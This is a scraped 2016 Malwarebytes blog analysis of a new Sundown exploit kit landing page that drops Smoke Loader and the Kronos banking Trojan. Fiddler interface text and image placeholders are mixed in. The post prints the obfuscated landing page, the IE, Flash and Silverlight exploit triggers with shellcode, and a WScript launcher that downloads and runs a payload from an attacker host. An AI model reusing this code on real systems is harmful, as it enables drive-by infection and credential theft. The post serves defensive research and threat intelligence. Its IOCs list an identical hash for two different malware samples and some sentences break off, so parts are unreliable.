New-looking Sundown EK drops Smoke Loader, Kronos banker | Malwarebytes Labs

By Jérôme Segura


Published: 2016-10-16 · Archived: 2026-04-05 16:06:03 UTC

As we keep a tab on exploit kits, today we are looking at some changes with Sundown EK. Nowhere near as popular as RIG EK, this exploit kit still remains a threat with exploits for Internet Explorer, Flash, and Silverlight.


In early October we detected a new landing page format for Sundown EK, which followed on some previous [new URL patterns](). The notable changes are additional obfuscation and the (ab)use of white space throughout the HTML landing page.

For once, the payload dropped in this case isn't ransomware but a two stage infection starting with a downloader which retrieves a banking Trojan.

Before



After


#
Result
Protocol
Host
URL
Body
1 200 HTTP fhbg.futureproducts.xyz /index.php?8Fn3HGC8gA=sS28Njmi16RQG3jf2qBJ91nXhsFjqBM8rQf9zlFjJV6oksXmwLUiEzNO 60,808
2 404 HTTP fhbg.futureproducts.xyz /undefined 570
3 200 HTTP fhbg.futureproducts.xyz /45786437956439785/127.swf 22,693
4 200 HTTP fhbg.futureproducts.xyz /58036758967895465498659286/489567945678456874356487356743256.swf 33,591
5 200 HTTP fhbg.futureproducts.xyz /58036758967895465498659286/45964309773946974365797438679 4384.xap 20,412
6 200 HTTP de.piclogo.xyz /435268768273456873568724 56.php?id=127 122,405
7 200 HTTP de.piclogo.xyz /z.php?id=127 122,405
[QuickExec] ALT+Q > type HELP to learn more
Statistics
Inspectors
AutoResponder
Composer
FiddlerScript
Log
Filters
Timeline
Headers
TextView
SyntaxView
WebForms
HexView
Auth
Cookies
Raw
JSON
XML
Request Headers
[Raw] [Header Definitions]
GET /index.php?8Fn3HGC8gA=sS28Njmi16RQG3jf2qBJ91nXhsFjqBM8rQf9zlFjJV6oksXmwLUiEzNO HTTP/1.0
Transformer
Headers
TextView
SyntaxView
ImageView
HexView
WebView
Auth
Caching
Cookies
Raw
JSON
XML
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" dir="ltr">
<head><script>
+cW+fPCWr0OYl+cig2vETWnJ92S6ASVk3EKGiSGawx6mVk1/TkJccTE6ZY20qKQ6AFpkEYN2nHghc0UdhzYM6nGIUFzUCALRIB/TL4Yvt+w7exsWdYb/LXe4kD0PX9ny01YiY6tpaBTs
Qxbz/yg7ck3U3i4DR6zZ2vwSlu7VFUd+yBQvYL17dm4u5dedIv11HUcp+
2YE9XBzJCIUpohagg0yWy54j25nFhOsreIV+b9GPN+A0UJSwa0L23KVGK4kQvInbEtNXM1PSCoPIYVB6RfDlubPbdqOkt2aL/62j0SqX452qtVzUjWeb0ZetgAeae0vDIHcKEIye9TY=')
</script><script>Hjdgfhfsf
('O7CWOITH9mYuSGTguhrWptZE4W0uzXQfRkR9Lr6fLFq5ZOBZXc3MWJK3VuKPShf+tXEausuQ4m2FUcgIra/VkB5eKkFdIQQuoKLf5I+bODi/qOMIU+tFuIRKe0OcO5inLfiRH4Q0Yz+zlW
MCZEpnc6+hxhuQ588qA70FkO/LYT5sLgOoIeYfOIISJI7sQTM7+G+
5WhRGvrvkJhw4dussOuFayx6/Vy7TS/sjmIDcVfk08ALntqyvMY+WUK+/MDy1SUQP4lalHtuRZgtDFVcDe8kiKkTUHDfqUUOmXtPK/ocG1KHrasCqtNk6mTJ8DlsKLX4Qy60Tmm5ncp9KXl
vZAnETS5JgCe8NoRxGRLALWcSjqkd9RQT+T7KBuqfJWwhgCcMH5pj0H7TIRgAtVDQ549N/JCRSOoqBWv7okjE7KKATdvxI7cNgJbg1wS+Ooc4O8qtth4x9/YmGCzP1bKjXbzrlaGrCFkS
HMFMPwrPtcM2X+ctnWeskAV5S6z43
+xctA8gzdrizck7O/Bw31TspQX2AjZHHLRP5rXJ4NqYogaxUnf1hQWq4GAdfIHm9Ha7N3dUlhP3bBJ88Ak2fg+DJU4rGhk6XJ/W0FEY8iNDZUTZdGOm8AF4jC+YwrbS5IliIPgnhmOfSj0aad
mPogL+WTHmc8xbq4d/pEgKm+hUnUaJ5XZix8Dd0qg1Ce+jrTEanVybnCk3Rva0NJEVmVAvu5lcwhMq9LSZl2uxm5lomjifmU4iTzUHrCkIFACfOcHzb1e+d4O2fMpNqUXSAVWtJnMVcJRiC
za1ckMfojbHmNazR0u8gvEpShyH2wSx8t/3jJnqqS9bPsImBNX2sR/T2b+DTO30YDaIZ2LzvuGBYL0W8BvU6i1gi1yT0by4b/njMuOgcwDBen8emBe8UGLkjaN4phKmugXLh7SsdEznuGlIR
k+EecvYxqetyiPjDQN7oKqGleShpXyeDdugwC4D7HTyaoPR+
9u76nSeg4dXGZB3Kr/KK797AK+LIwEFOwGiSioQ7wAslms1n7nbhF2bepy74hLgyuAFQNzQ0ICGJgQtyuxLeyucqIfxNkrLi2kmKWMMOiEaUIS39JiMvKaYC+
1FX3AQ/VCks1ned78/fcml+RwGL0KEkm189jzFhYPe8Z11PnjHFVV8BEeAPfDeVpAqrZthfziWm1NKbRn1P/41RjS7lgYKdPpbn7nPRVEK/xu3dezazdvTfU2WDnEXIHuDy9iV0bULjBiqnBV
23rYzQ00tiukYs3bEolsh1tTcoC6bP1mlAds4sp7V+qDYqlUDtUs502saiU7oRZf2VLeyKW7505DlHp1mLnoCsHF+6++
2TnwRrFs7eKYBziX/MhfHDj9ipTfrGx5wmlSduowf7xhPMMyNAtKGtLGEDSA7rAuzKWDOPuKbB1plCRP2XXGoF6z0m5zMnjUCgiroVXVCZLqmvGKaMwT0jbWfjjUJsNF1iODMsPPkNKSAO
aBsb72L4R3Frm8Z1Lsr2/+msGEpxhGBwJ5QeKGikA75DQMY7kI5B8a95ZayeWgE+
0TeeTq5b0dJFxtVLsQad+LktcAZC34R4jwQcKrmcBHKhAoRoM8PkmXuHiKgq2TII/pjPVKJlIGzmOETLAZiSHlnoRatD2eTvAyQFIUfqGemF3N4jMoWI05v3bglLaqj2qrHG55tOlVWymZkI0Djr
x59bFXKelEl9gHkDB5GfOidzHIK23XdTW5HCjGIRNAvfjupWuZARZk7Uj18Z9IjkM4v7pf+jmBDykFO3dqgLWd/IL23pAjtYVCZokXmE39S24w==')</script></body>
</html>

Here are some highlights

- Call for IE exploit

```
</script><script type="text/javascript">document.namespaces.add('v',
'urn:schemas-microsoft-com:vml', "#default#VML");
document.createStyleSheet().cssText = "v:* { behavior:url(#default#VML); display: inline-block;
}";
var ovl = 'oval'; var oke = 'stroke';
var v1 = "<v:" + ovl + "><v:" + oke + " id='vml1'></v:" + oke + "></v:" + ovl + ">";
var v2 = "<v:" + ovl + "><v:" + oke + " id='vml2'></v:" + oke + "></v:" + ovl + ">";
document.body.insertAdjacentHTML('afterbegin', v1);
document.body.insertAdjacentHTML('afterbegin', v2);
```

- Call for Flash exploit

```
</script><script type="text/javascript">dfjkdvEF=true;if((dfjkdvEF)){function fsgoòifohvbev(){
try{try{var kjfgkjfgfv=new hjsdf('ShockwaveFlash.ShockwaveFlash.6');try{
kjfgkjfgfv.AllowScriptAccess='always'}catch(e){return'6,0,0'}}catch(e){}return new hjsdf(
'ShockwaveFlash.ShockwaveFlash').GetVariable('$version').replace(/\D+/g,',').match(/^,?(.+),?$/
)[1]}catch(e){try{if(navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin){return(
navigator.plugins["Shockwave Flash 2.0"]||navigator.plugins["Shockwave Flash"]).
description.replace(/\D+/g,",").match(/^,?(.+),?$/)[1]}}catch(e){}}return'0,0,0'}var version=
fsgoòifohvbev();var vArr=version.split(',');if(vArr[0]==21){fkhjkghg()}else{ADfsdgs()}
function fkhjkghg(hkcgdshfkj){
    var  SFfbfv = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
    allowScriptAccess=always width="21" height="32">';
    SFfbfv = SFfbfv + '<param name="movie" value="'+ hkcgdshfkj +'" />';
    SFfbfv = SFfbfv + '<param name="play" value="true"/>';
    SFfbfv =  SFfbfv + '<!--[if !IE]>-->';
    SFfbfv = SFfbfv + '<object type="application/x-shockwave-flash" data="'+ hkcgdshfkj +'"
    allowScriptAccess=always width="11" height="14">';
    SFfbfv = SFfbfv + '<param name="movie" value="'+ hkcgdshfkj +'" />';
    SFfbfv = SFfbfv + '<param name="play" value="true"/>';
    SFfbfv = SFfbfv + '<!--<![endif]-->';
    SFfbfv = SFfbfv + '<!--[if !IE]>--></object><!--<![endif]-->';
    SFfbfv = SFfbfv + '</object>';
    document.write(SFfbfv);
}
fkhjkghg("/45786437956439785/127.swf")
```


- Call for Silverlight exploit:

```
function ghjdfg() {
    ghjghj = "<object data='data:application/x-silverlight-2,'
    type='application/x-silverlight-2' width=10 height=10><param name='source'
    value='580367589678954654986459286/459643097739469743657974386794384.xap'/><param
    name='initParams'
    value='shell32=909090909090909090909090909090909090909090909090909090909090909090EB7133C9
    648B71308B760C8B761C8B5E088B7E208B3666394F1875F2C3608B6C24248B453C8B54287803D58B4A188B5A2003D
    DE334498B348B03F533FF33C0FCAC84C07407C1CF0D03F8EBF43B7C242875E18B5A2403DD668B0C4B8B5A1C03DD8B
    048B03C58944241C61C3E892FFFFFF5DEB05E8F3FFFFFF8BFD81EF0CFFFFFF8BF581EE7AFFFFFF81ED74FFFFFF683
    3CA8A5B53E884FFFFFF556A64FFD0578BF803FDA4807FFF0075F95F688E4E0EEC53E867FFFFFF33C966B96F6E5168
    75726C6D54FFD068361A2F7050E84DFFFFFF33C951518D3781C698FFFFFF565751FFD06898FE8A0E53E831FFFFFF4
    15156FFD0687ED8E27353E821FFFFFFFFD07A2E746D7000212121212121212121212121212121212121212121212121
    2121212121212121212121212121212121212121212121212121212121212121212121212121212121212121212121212
    1212121212121212121212121212121212121212121212121212121FF70C7FDDEC0AFDA687474703A2F2F64652E7069
    636C6F676F2E78797A2F7A2E7068703F69643D31323700000000'/></object>";
    hjkhjk(ghjghj)
}
```

- Payload launch (via wscript):


```
function fire()
  On Error Resume Next
  Set w=CreateObject("WScript.Shell")
  key="sukomai"
  url="http://de.piclogo.xyz/435268768273456873568724 56.php?id=127"
  uas=Navigator.UserAgent
  str=UnEscape("cmd.exe /q /c cd /d "%tmp%" && echo function Log(n,g){for(var
  c=0,s=String,d,D="\x70us\x68
  ",b=[],i=[],r=0377,a=0;r+1^>a;a++)b[a]=a;for(a=0;r+1^>a;a++)c=c+b[a]+g[v](a%g.length)^&r,d
  =b[a],b[a]=b[c],b[c]=d;for(var e=c=a=0,S="fromCharCode
  ";e^<n.length;e++)a=a+1^&r,c=c+b[a]^&r,d=b[a],b[a]=b[c],b[c]=d,i[D](s[S](n[v](e)^^b[b[a]+b
  [c]^&r]));return i[u(15)](u(11))};function H(g){var T=u(0),d=W(T+"."+T+u(1));d["\x73et\
  x50ro\x78y"](n);d.open(u(2),g(1),n);d.Option(0)=g(2);d["\x53en\x64
  "];if(0310==d.status)return Log(d["res\x70o\x6e\x73e\x54ext"],g(n))};E="
  WinHTTPMRequest.5.1MGETMScripting.FileSystemObjectMWScript.Shel"+"1MADODB.StreamMeroM.ex
  ",u=function(x){return E.split("\x4d")[x]},J=ActiveXObject,W=function(v){return new
  J(v)};try{E+="eMGetTe"+"mpNameMcharCodeAtMiso-8859-1MMindexO"+"fM.d"+"llMScr"+"iptF"+"
  ullNa"+"meMjo"+"inMr"+"unM /c M /s ";var
  q=W(u(3)),j=W(u(4)),s=W(u(5)),p=u(7),n=0,L=WScript[u(14)],v=u(9),m=WScript.Arguments;s.Typ
  e=2;c=q[u(8)]();s.Charset=u(012);s.Open();i=H(m);d=i[v](i[u(12)]("P\x45\x00\x00
  ")+027);s.writetext(i);if(037^<d){var z=1;c+=u(13)}else
  c+=p;s.savetofile(c,2);s.Close();z^&^&(c="\x72eg\x73vr3\x32"+p+u(18)+c);j[u(16)]("cm\x64
  "+p+u(17)+c,0)}catch(Y){}q["De\x6cet\x65\x66ile"](L);>Inj6sFosp && start wscript //B
  //E:JScript Inj6sFosp
  "")&key&Chr(34)&Chr(32)&Chr(34)&url&Chr(34)&Chr(32)&Chr(34)&uas&Chr(34)
  w.Run str,0
end function
```

Malwarebytes Anti-Exploit blocks the various exploits pushed by Sundown EK:




Payload overview

The initial dropped payload we captured in this particular new Sundown EK instance is Smoke Loader a downloader whose purpose is to retrieve additional malware. Not too long ago, we observed Smoke Loader being




Upon execution, Smoke Loader will download a second stage payload from *https://dl.dropboxusercontent.com/s/4o3dllw65z6wemb/vamos.lek.*



This particular piece of malware belongs to the Kronos banking Trojan family. It is a credential-stealer with form grabbing and HTML injection capabilities.

Both of those threats are detected by Malwarebytes Anti-Malware:



Footnotes

We first noticed increased activity from Sundown EK

Collecting this Kronos payload was interesting because it is part of a trend we have observed recently of an increased number in banking Trojans distributed via malvertising campaigns.

Special thanks to @hasherezade for help in unpacking the malware payloads.

Further reading

Smoke Loader – downloader with a smokescreen still alive

IOCs:

- Raw Sundown EK landing: Link
- Partially deobfuscated landing (thanks David Ledbetter): Link
- URL patterns:
  - *fhbg.futureproducts.xyz/index.php?8Fn3HGC8gA=sS28Njmi16RQG3jf2qBJ91nXhsFjqBM8rQf9zlFjJV6oksXmwLUiEzNO*
  - *fhbg.futureproducts.xyz/undefined*
  - *fhbg.futureproducts.xyz/4578643795643978 5/127.swf*
  - *fhbg.futureproducts.xyz/5803675896789546549864592 86/489567945678456874356487356743256.swf*
  - *fhbg.futureproducts.xyz/5803675896789546549864592 86/459643097739469743657974386794384.xap*
  - *de.piclogo.xyz/435268768273456873568724 56.php?id=127*
  - *de.piclogo.xyz/z.php?id=127*
- Smoke Loader: e420e521f891c1a6245e377dc7a6ab70458b7c0d77ad39535cb59018a542fe15
- Kronos: e420e521f891c1a6245e377dc7a6ab70458b7c0d77ad39535cb59018a542fe15

Source: https://blog.malwarebytes.com/threat-analysis/2016/10/new-looking-sundown-ek-drops-smoke-loader-kronos-banker/